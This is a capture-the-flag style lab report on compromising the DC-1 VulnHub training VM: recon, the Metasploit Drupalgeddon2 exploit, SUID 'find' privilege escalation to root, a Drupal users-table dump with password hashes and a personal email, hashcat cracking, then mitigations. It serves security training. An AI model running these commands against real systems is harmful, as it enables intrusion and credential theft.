DC-1 VulnHub Lab

Lab Report: VulnHub DC-1 — Full Exploitation Chain

Objective

Demonstrate a full exploitation chain on the DC-1 VulnHub VM.
This lab shows how to gain a foothold, escalate privileges, access sensitive data, and document realistic mitigations.


Lab Environment

- **Target:** DC-1 VulnHub VM
- **Attacker:** Kali Linux
- **Network:** NAT
- **Tools:** Nmap, Hydra, Metasploit, Netcat, Hashcat, John the Ripper

---


Exploitation Chain Summary

Stage	Description
Recon	Identified open services, Drupal CMS
Foothold	Exploited Drupalgeddon2 vulnerability
Privilege Escalation	Escalated from `www-data` to `root`
Post-Exploitation	Retrieved `thefinalflag.txt`
Mitigation	Patching, upgrade, and lockout controls




```
┌──(eric㉿kali)-[~]
└─$ nmap -sV -A [redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 23:22 EDT
Nmap scan report for [redacted]
Host is up (0.00032s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33440/udp   status
|   100024  1          34984/tcp   status
|   100024  1          55462/udp6  status
|_  100024  1          60554/tcp6  status
MAC Address: 00:0C:29:E2:BD:8E (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.31 ms [redacted]

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.85 seconds

┌──(eric㉿kali)-[~]
```

Figure 1: nmap_scan



```
┌──(eric㉿kali)-[~]
└─$ sudo netdiscover
```

Figure 2: netdiscovery



```
Currently scanning: [redacted].0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
[redacted]      00:50:56:c0:00:08      1      60  VMware, Inc.
[redacted]      00:50:56:eb:18:69      1      60  VMware, Inc.
[redacted]      00:0c:29:e2:bd:8e      1      60  VMware, Inc.
[redacted]      00:50:56:f4:30:a2      1      60  VMware, Inc.
```

Figure 3: netdiscovery

Recon & Enumeration

Nmap Full Port Scan

```
nmap -sV -A <target-ip>
```

Result:

- Port 80: Drupal site discovered
- Other open ports confirmed basic services

Initial Foothold

Vulnerability: Drupalgeddon2 (CVE-2018-7600)


Steps:

1. Launched `exploit/unix/webapp/drupal_drupalgeddon2` in Metasploit:

   ```
   use exploit/unix/webapp/drupal_drupalgeddon2
   set RHOSTS <target-ip>
   set TARGETURI /
   run
   ```


2. Gained a `meterpreter` session.
3. Spawned a proper bash shell:

   ```
   python3 -c 'import pty; pty.spawn("/bin/bash")'
   ```




```
msf6 > search exploit  drupal

Matching Modules
================

   #   Name                                                     Disclosure Date  Rank       Check  Descr
iption
   -   ----                                                     ---------------  ----       -----  -----
-----

   0   exploit/unix/webapp/drupal_coder_exec                   2016-07-13       excellent  Yes    Drupa
l CODER Module Remote Command Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2                2018-03-28       excellent  Yes    Drupa
l Drupalgeddon 2 Forms API Property Injection
   2     \_ target: Automatic (PHP In-Memory)                  .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                    .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)                 .                .          .      .
   5     \_ target: Automatic (Linux Dropper)                  .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)                 .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)                   .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)                .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)                 .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)                 .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)                   .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)                .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)
```

Figure 4: metasploit



```
   0   exploit/unix/webapp/drupal_coder_exec                   2016-07-13       excellent  Yes    Drupa
l CODER Module Remote Command Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2                2018-03-28       excellent  Yes    Drupa
l Drupalgeddon 2 Forms API Property Injection
   2     \_ target: Automatic (PHP In-Memory)                  .                .          .      .
```

Figure 5: metasploit



```
meterpreter > shell
Process 3480 created.
Channel 5 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www/sites/default$
```

Figure 6: meterpreter


Privilege Escalation

Escalation Path:

- Enumerated vulnerable configurations.
- Used `find` and `sudo` misconfigs to escalate from `www-data` to `root`.

Proof:

```
id
# uid=0(root)
```



```
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
find . -exec /bin/sh \; -quit
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
cd /root
ls
thefinalflag.txt
whoami
root
```


Figure 7: meterpreter

Retrieved Final Flag:

```
cd /root
ls
cat thefinalflag.txt
```

Post-Exploitation

- Verified root shell access.
- Enumerated system files.
- Extracted Drupal database creds.
- Identified password hash `$S$...` and cracked offline.




Eric Graham

History

Member for


21 hours 1 min

Figure 8: drupal




```
mysql> SELECT * FROM users;
SELECT * FROM users;
+-----+-------------+---------------------------------------------------------+-------------------------+-------+-----------+------------------+------------+------------+------------+--------+--------
------------+----------+---------+-------------------------+--------------------------+
| uid | name        | pass                                                    | mail                    | theme | signature | signature_format | created    | access     | login      | status | timezon
e           | language | picture | init                    | data                     |
+-----+-------------+---------------------------------------------------------+-------------------------+-------+-----------+------------------+------------+------------+------------+--------+--------
------------+----------+---------+-------------------------+--------------------------+
|   0 |             |                                                         |                         |       |           | NULL             |          0 |          0 |          0 |      0 | NULL
            |          |       0 |                         | NULL                     |
|   1 | admin       | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com       |       |           | filtered_html    | 1550581826 | 1753395135 | 1753374877 |      1 | Austral
ia/Melbourne |          |       0 | admin@example.com       | a:1:{s:7:"overlay";i:1;} |
|   2 | Fred        | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org        |       |           | filtered_html    | 1550581952 | 1550582225 | 1550582225 |      1 | Austral
ia/Melbourne |          |       0 | fred@example.org        | b:0;                     |
|   3 | Eric Graham | $S$D0r/WhOb3flhWR0t.1PPThqwCR5imEIGfMh5ZdPwnc5QcX0bo/YE | centerline00@gmail.com |       |           | filtered_html    | 1753319554 | 1753395219 | 1753395219 |      1 | Austral
ia/Melbourne |          |       0 | centerline00@gmail.com | a:1:{s:7:"overlay";i:1;} |
+-----+-------------+---------------------------------------------------------+-------------------------+-------+-----------+------------------+------------+------------+------------+--------+--------
------------+----------+---------+-------------------------+--------------------------+
4 rows in set (0.00 sec)

mysql> 
```

Figure 9: meterpreter




```
──────────────+──────────+─────────+──────────
| uid | name         | pass
e             | language | picture | init
+─────+──────────────+────────────────────────────
──────────────+──────────+─────────+──────────
|   0 |              |
              |          |       0 |
|   1 | admin        | $S$DvQI6Y600iNeXRIeEMF94Y
ia/Melbourne |          |       0 | admin@examp
|   2 | Fred         | $S$DWGrxef6.D0cwB5Ts.GlnL
ia/Melbourne |          |       0 | fred@exampl
|   3 | Eric Graham | $S$D0r/WhOb3flhWR0t.1PPTh
ia/Melbourne |          |       0 | centerline@
+─────+──────────────+────────────────────────────
──────────────+──────────+─────────+──────────
4 rows in set (0.00 sec)

mysql> SELECT * FROM users_roles;
SELECT * FROM users_roles;
+─────+─────+
| uid | rid |
+─────+─────+
|   1 |   3 |
|   3 |   3 |
|   2 |   4 |
+─────+─────+
3 rows in set (0.00 sec)

mysql> SELECT * FROM role;
SELECT * FROM role;
+─────+────────────────────+────────+
| rid | name               | weight |
+─────+────────────────────+────────+
|   3 | administrator      |      2 |
|   1 | anonymous user     |      0 |
|   2 | authenticated user |      1 |
|   4 | Editors            |      3 |
+─────+────────────────────+────────+
4 rows in set (0.00 sec)
```

Figure 10: meterpreter



```
┌──(eric㉿kali)-[~]
└─$ hashcat -m 7900 -a 0 -o cracked.txt hash.txt ~/rockyou.txt

hashcat (v6.2.6) starting
```

Figure 11: meterpreter



Proceeded!

1 hashes were checked: 1 found 0 not found

✓ Found:

```
$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR:53cr3t
```

SEARCH AGAIN

Risk & Business Impact

- **Risk:** Critical. Full system compromise including root access.
- **Impact:** Attackers could deface content, steal credentials, pivot to internal networks.
- **Likelihood:** High due to public exploit.

Mitigation & Remediation

Risk	Recommendation
Outdated Drupal core	Apply latest security patches
Weak admin password	Enforce strong, unique passwords
Brute-force possible	Limit login attempts & enable 2FA
Privilege escalation possible	Harden permissions & monitor logs

---

Lessons Learned

- Using **Hydra** and **Hashcat** for brute force on **salted hashes** can be *very time-consuming* — better to combine with other vectors (e.g., database access).
- Aggressive brute forcing on login forms with lockouts causes delays — next time, check for lockout controls *before launching Hydra*.
- **Always note down** credentials, tables, and user hashes as you enumerate — saves time if you need to reset or pivot later.
- Consider using `drupal user-password` SQL queries to reset admin passwords *directly* instead of brute forcing.
- **Document everything** — clear evidence and commands help with report clarity.

Final Outcome

Root access confirmed, final flag captured. Vulnerability chain: Recon → Exploit → Escalate → Proof → Mitigation.

~ Eric Graham